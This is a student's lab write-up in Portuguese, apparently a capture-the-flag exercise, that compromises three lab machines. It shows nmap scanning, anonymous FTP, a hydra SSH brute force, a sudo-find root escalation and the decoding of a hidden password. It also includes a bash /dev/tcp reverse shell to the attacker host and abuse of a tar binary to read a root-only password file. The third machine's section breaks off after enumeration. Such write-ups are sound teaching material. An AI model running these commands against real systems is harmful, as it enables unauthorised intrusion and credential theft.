

Parte 1 – Máquina Techs

Na primeira máquina não sabia o endereço IP, mas por estar a utilizar uma rede interna, sabia a faixa de endereços onde poderia encontrar a máquina techs, por isso, utilizei a ferramenta nmap.

Para isso utilizei a máquina kali com o endereço ip 10.0.1.106, com o comando **nmap -sV 10.0.1.103-107**.

```
(kali@kali)-[~]
$ nmap -sV 10.0.1.103-107
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-18 14:01 WET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.1.104
Host is up (0.0022s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 5 IP addresses (1 host up) scanned in 7.68 seconds

(kali@kali)-[~]
$
```

Assim sendo o endereço ip da máquina Techs é 10.0.1.104, agora podemos começar a explorar a máquina.

Decidi explorar a porta 21 de ftp, para que primeiramente eu possa descobrir as credencias da mesma.

Comando: [ftp 10.0.1.104](#), para estabelecer uma conexão ftp apartir do kali

```
(kali@kali)-[~]
$ ftp 10.0.1.104
Connected to 10.0.1.104.
220 (vsFTPd 3.0.3)
Name (10.0.1.104:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Se fizermos login como anonymous teremos acesso á máquina.

```
(kali@kali)-[~]
$ ftp 10.0.1.104
Connected to 10.0.1.104.
220 (vsFTPD 3.0.3)
Name (10.0.1.104:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||52794|)
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Dec 09 19:36 .
drwxr-xr-x  2 65534  65534      4096 Dec 09 19:36 ..
-rw-r--r--  1 0      0          1024 Dec 09 19:36 .note.txt.swp
-rw-r--r--  1 0      0          116 Dec 09 19:37 note.txt
226 Directory send OK.
ftp>
```

Encontramos alguns ficheiros, no qual fiz um get para o kali, nomeadamente do ficheiro note.txt

comando: nano note.txt



```
kali@kali: ~
File Actions Edit View Help
GNU nano 7.2 note.txt
Dear pwnlab,
My name is Marta. Your password is very weak and easily crackable, Is better
[ File 'note.txt' is unwritable ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify
```

Descobrimos que o utilizador da máquina techs é pwnlab, falta agora descobrir a password.

Para descobrir a password vamos utilizar a ferramenta hydra, com a wordlist disponível no kali John.lst

comando: hydra -l pwnlab -P John.lst 10.0.1.104 ssh

```
(kali@kali)-[/usr/share/wordlists]
$ hydra -l pwnlab -P john.lst 10.0.1.104 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-18 14:
36:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3559 login tries (l:1/p:3
559), ~223 tries per task
[DATA] attacking ssh://10.0.1.104:22/
[22][ssh] host: 10.0.1.104 login: pwnlab password: diamond
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complet
e until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-18 14:
37:05

(kali@kali)-[/usr/share/wordlists]
$
```

Password = diamond

Agora vamos estabelecer a conexão ssh com a máquina techs

comando: ssh pwnlab@10.0.1.104

```
pwnlab@techs: ~
File Actions Edit View Help
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Thu 18 Jan 2024 02:41:08 PM UTC

System load:  0.08          Processes:           118
Usage of /:   25.6% of 19.56GB Users logged in:       0
Memory usage: 18%          IPv4 address for enp0s3: 10.0.1.104
Swap usage:   0%

66 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo
ur Internet connection or proxy settings

Last login: Thu Jan  4 17:20:00 2024 from 10.0.1.102
pwnlab@techs:~$
```

Sucesso!!

Agora dentro da máquina o objetivo do desafio é conseguir o root da máquina

```
pwnlab@techs:~$ sudo -l
Matching Defaults entries for pwnlab on techs:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwnlab may run the following commands on techs:
  (root) NOPASSWD: /usr/bin/find
pwnlab@techs:~$
```

fazendo o `sudo -l` podemos verificar quais os comandos que o pwnlab pode executar como root

Vendo que o pwnlab tem a possibilidade de executar um comando como root decidi explorar, com o apoio do site <https://gtfobins.github.io/gtfobins/find/>, vi quais são as possibilidades de apartir do comando find ter acesso ao root

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Executando o comando sugerido:

```
pwnlab@techs:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
#
```

Sucesso!! Obtive o root da máquina.

Parte 2 – Máquina Vacances

```
Debian GNU/Linux 11 vacances tty1

#####
eth0: 10.0.1.105
#####
vacances login: _
```

Comando: `nmap -sV 10.0.1.105`

```
(kali@kali)-[~]
$ nmap -sV 10.0.1.105
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-18 16:54 WET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.1.105
Host is up (0.0049s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.51 ((Debian))
139/tcp   open  netbios-ssn    Samba smbd 4.6.2
445/tcp   open  netbios-ssn    Samba smbd 4.6.2
10000/tcp open  http           MiniServ 1.981 (Webmin httpd)
20000/tcp open  http           MiniServ 1.830 (Webmin httpd)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 42.58 seconds

(kali@kali)-[~]
$
```

Podemos encontrar as portas que estão abertas e que podem ser utilizadas para possíveis ataques, o que escolhi é a porta 80 onde corre o Apache

Com a ferramenta enum4linux é possível encontrar o nome do utilizador

comando: enum4linux 10.0.1.105

```
S-1-5-32
[+] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-5-21-723172718-2614155065-627337732 and logon username '', password ''
S-1-5-21-723172718-2614155065-627337732-501 VACANCES\nobody (Local User)
S-1-5-21-723172718-2614155065-627337732-513 VACANCES\None (Domain Group)


[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)

===== ( Getting printer info for 10.0.1.105 ) =====
```

o utilizador do Vacances é cyber, agora falta descobrir a password.

Com o endereço ip da máquina vacances, utilizei o Firefox para aceder a página do Apache



Continuei investigando de modo a conseguir alguma informação útil que possa ajudar a descobrir a password.

Fui no page source code e encontrei algo interessante.


```

501 <!--
502 don't worry no one will get here, it's safe to share with you my access. Its encrypted :)
503
504 #####]>###>#####<<<-]>#####_###_>#####_---_<#####_-----_>-----_###_<<_>_-----_#####
505
506
507 -->
508
509
510
511
512
513
514
515
516
517
518
519

```


Parece algum tipo de password encriptada, decidi traduzi-la com apoio do site


https://www.tutorialspoint.com/execute_brainfk_online.php



Password: .2uqPEfj3D<P'a-3


Depois de descobrir essas informações vou fazer o login na porta 20000, porque tentei explorar as outras portas mas não obtive sucesso nenhum





Login feito com sucesso, agora passamos para a segunda parte que é ter acesso ao root da máquina.

Uma das opções na barra lateral dá acesso a um Shell, onde fiz um ls para verificar os conteúdos disponíveis



encontrei um ficheiro user.txt, mas, não continha nada de importante a não ser uma mensagem “well done”.

Comecei então a explorar os restantes dos ficheiros tentando encontrar algo


```
cyber@vacances usr]$ cd ..
cyber@vacances /]$ ls
bin      Mail      Mailman
boot
dev
etc      + New message
home
initrd.img
initrd.img.old
lib
lib32/mail
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp      Address Book
usermin-setup.out
usr      Forward Email
var
vmlinuz
vmlinuz.old
webmin-setup.out
cyber@vacances /]$ cd var
cyber@vacances var]$ ls
backups  Signature
cache
lib
local    Change Password
lock
log      Mail Preferences
mail
opt
run      Account Information
spool
tmp
usermin
webmin
www
cyber@vacances var]$ ls -la
total 56
drwxr-xr-x 14 root root 4096 Oct 19 2021 .
drwxr-xr-x 18 root root 4096 Oct 19 2021 ..
drwxr-xr-x  2 root root 4096 Dec  9 18:35 backups
drwxr-xr-x 12 root root 4096 Oct 19 2021 cache
drwxr-xr-x 25 root root 4096 Oct 19 2021 lib
drwxrwsr-x  2 root staff 4096 Apr 10 2021 local
lrwxrwxrwx  1 root root    9 Oct 19 2021 lock -> /run/lock
drwxr-xr-x  8 root root 4096 Jan 14 09:18 log
drwxrwsr-x  2 root mail 4096 Oct 19 2021 mail
drwxr-xr-x  2 root root 4096 Oct 19 2021 opt
lrwxrwxrwx  1 root root    4 Oct 19 2021 run -> /run
drwxr-xr-x  5 root root 4096 Oct 19 2021 spool
drwxrwxrwt  5 root root 4096 Jan 18 11:11 tmp
drwxr-xr-x  3 root root 4096 Dec  9 18:06 usermin
drwx----- 3 root bin  4096 Jan 13 21:17 webmin
drwxr-xr-x  3 root root 4096 Oct 19 2021 www
cyber@vacances var]$
```

Account Information

System hostname

Operating system

Usermin Version

Authentic theme version

Time on system

Account Functions

Filter ar

CH

Gn

M

Postgr

Até que encontrei algo na pasta var, onde continha um pasta backups, que pela data é a pasta que foi mais recentemente usada, verifiquei o que continha esta pasta, primeiramente não tinha encontrado nada demais até que encontrei o ficheiro .old_pass.bak.

```
cyber@vacances usermin]$ cd ..
cyber@vacances var]$ ls -la
total 56
drwxr-xr-x 14 root root 4096 Oct 19 2021 .
drwxr-xr-x 18 root root 4096 Oct 19 2021 ..
drwxr-xr-x  2 root root 4096 Dec  9 18:35 backups
drwxr-xr-x 12 root root 4096 Oct 19 2021 cache
drwxr-xr-x 25 root root 4096 Oct 19 2021 lib
drwxrwsr-x  2 root staff 4096 Apr 10 2021 local
lrwxrwxrwx  1 root root    9 Oct 19 2021 lock -> /run/lock
drwxr-xr-x  8 root root 4096 Jan 14 09:18 log
drwxrwsr-x  2 root mail 4096 Oct 19 2021 mail
drwxr-xr-x  2 root root 4096 Oct 19 2021 opt
lrwxrwxrwx  1 root root    4 Oct 19 2021 run -> /run
drwxr-xr-x  5 root root 4096 Oct 19 2021 spool
drwxrwxrwt  5 root root 4096 Jan 18 11:11 tmp
drwxr-xr-x  3 root root 4096 Dec  9 18:06 usermin
drwx----- 3 root bin  4096 Jan 13 21:17 webmin
drwxr-xr-x  3 root root 4096 Oct 19 2021 www
cyber@vacances var]$ cd backups
cyber@vacances backups]$ ls -la
total 28
drwxr-xr-x  2 root root 4096 Dec  9 18:35 .
drwxr-xr-x 14 root root 4096 Oct 19 2021 ..
-rw-r--r--  1 root root 12732 Oct 19 2021 apt.extended_states.0
-rw-----  1 root root   17 Oct 20 2021 .old_pass.bak
cyber@vacances backups]$
```

Account Information

System hostname

Operating system

Usermin Version

Authentic theme version

Time on system

Account Functions

Filter ar

CH

Gn


M

Postgr

Tentei abrir o ficheiro, mas não tinha permissão para o mesmo

```
[cyber@vacances backups]$ cat .old_pass.bak
cat: .old_pass.bak: Permission denied
[cyber@vacances backups]$ nano .old_pass.bak
Opening internal file editor.
[cyber@vacances backups]$ |
```

Com isso estabeleci uma conexão netcat entre as duas máquinas, de forma a poder aceder ao ficheiro



```
[cyber@vacances ~]$ bash -i && /dev/tcp/10.0.1.106/20000 0>&1
bash: connect: Connection refused
bash: line 1: /dev/tcp/10.0.1.106/20000: Connection refused
[cyber@vacances ~]$ bash -i && /dev/tcp/10.0.1.106/20000 0>&1
kali@kali: ~
File Actions Edit View Help
(kali@kali)~]
$ nc -lvp 20000
listening on [any] 20000 ...
10.0.1.105: inverse host lookup failed: Host name lookup failure
connect to [10.0.1.106] from (UNKNOWN) [10.0.1.105] 56270
bash: cannot set terminal process group (2020): Inappropriate ioctl for device
bash: no job control in this shell
cyber@vacances:~$
```

Após um conjunto de comandos consegui finalmente ter acesso ao ficheiro que continha um password dentro, o qual utilizei para tentar o acesso ao root

```
cyber@vacances:~$ ls -la /var/backups/
ls -la /var/backups/
total 28
drwxr-xr-x  2 root root  4096 Dec  9 18:35 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-r--r--  1 root root   17 Oct 20  2021 .old_pass.bak
```

```
cyber@vacances:~$ cd /var/backups/
cd /var/backups/
cyber@vacances:/var/backups$ ls -la
ls -la
total 28
drwxr-xr-x  2 root root  4096 Dec  9 18:35 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-r--r--  1 root root   17 Oct 20  2021 .old_pass.bak
cyber@vacances:/var/backups$ tar -cf bak.tar .old_pass.bak
tar -cf bak.tar .old_pass.bak
tar: bak.tar: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
```

```

cyber@vacances:~$ ./tar -cf bak.tar /var/backups/.old_pass.bak
./tar -cf bak.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
cyber@vacances:~$ tar -xf bak.tar
tar -xf bak.tar
cyber@vacances:~$ cat var/backups/old_pass.bak
cat var/backups/old_pass.bak
cat: var/backups/old_pass.bak: No such file or directory
cyber@vacances:~$ cat var/backups/.old_pass.bak
cat var/backups/.old_pass.bak
Ts&4&YurgtRX(=~h
cyber@vacances:~$

```

Assim sendo utilizei o password Ts&4&YurgtRX(=~h e consegui aceder ao root de Vacances

```

kali@kali: ~
File Actions Edit View Help
tar: Error is not recoverable: exiting now
cyber@vacances:/var/backups$ cat var/backups/old_pass.bak
cat var/backups/old_pass.bak
cat: var/backups/old_pass.bak: No such file or directory
cyber@vacances:/var/backups$ cd ..
cd ..
cyber@vacances:/var$ cd
cd
cyber@vacances:~$ clear
clear
TERM environment variable not set.
cyber@vacances:~$ ./tar -cf old_pass.tar /var/backups/.old_pass.bak
./tar -cf old_pass.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
cyber@vacances:~$ tar -xf bak.tar
tar -xf bak.tar
tar: bak.tar: Cannot open: No such file or directory
tar: Error is not recoverable: exiting now
cyber@vacances:~$ cat var/backups/old_pass.bak
cat var/backups/old_pass.bak
cat: var/backups/old_pass.bak: No such file or directory
cyber@vacances:~$ su root
su root
Password: Ts&4&YurgtRX(=~h
whoami
root

```

Encontrei também este ficheiro r00t.txt na pasta root com o seguinte conteúdo

```

cyber@vacances:~$ su root
su root
Password: Ts&4&YurgtRX(=~h
whoami
root
ls
old_pass.tar
tar
user.txt
cd /root/
ls
r00t.txt
cat r00t.txt
cat: r00t.txt: No such file or directory
cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity

```

Parte 3 – Máquina Boxline

```
=====
| Author:      Adapted for TPEH
| Name:        Boxline
| IP:          10.0.1.107
|=====
Boxline login: SS_
```

No enunciado é pedido para ter como foco a enumeração, então decidi utilizar a ferramenta enum4linux de modo a obter alguma informação, mas, o mesmo não trouxe tantas informações

```
Home
(kali@kali)-[~]
└─$ enum4linux 10.0.1.107
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jan 18 21:03:52 2024

===== ( Target Information ) =====
Target ..... 10.0.1.107
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.0.1.107 )=====

[E] Can't find workgroup/domain

===== ( Nbtstat Information for 10.0.1.107 )=====
```

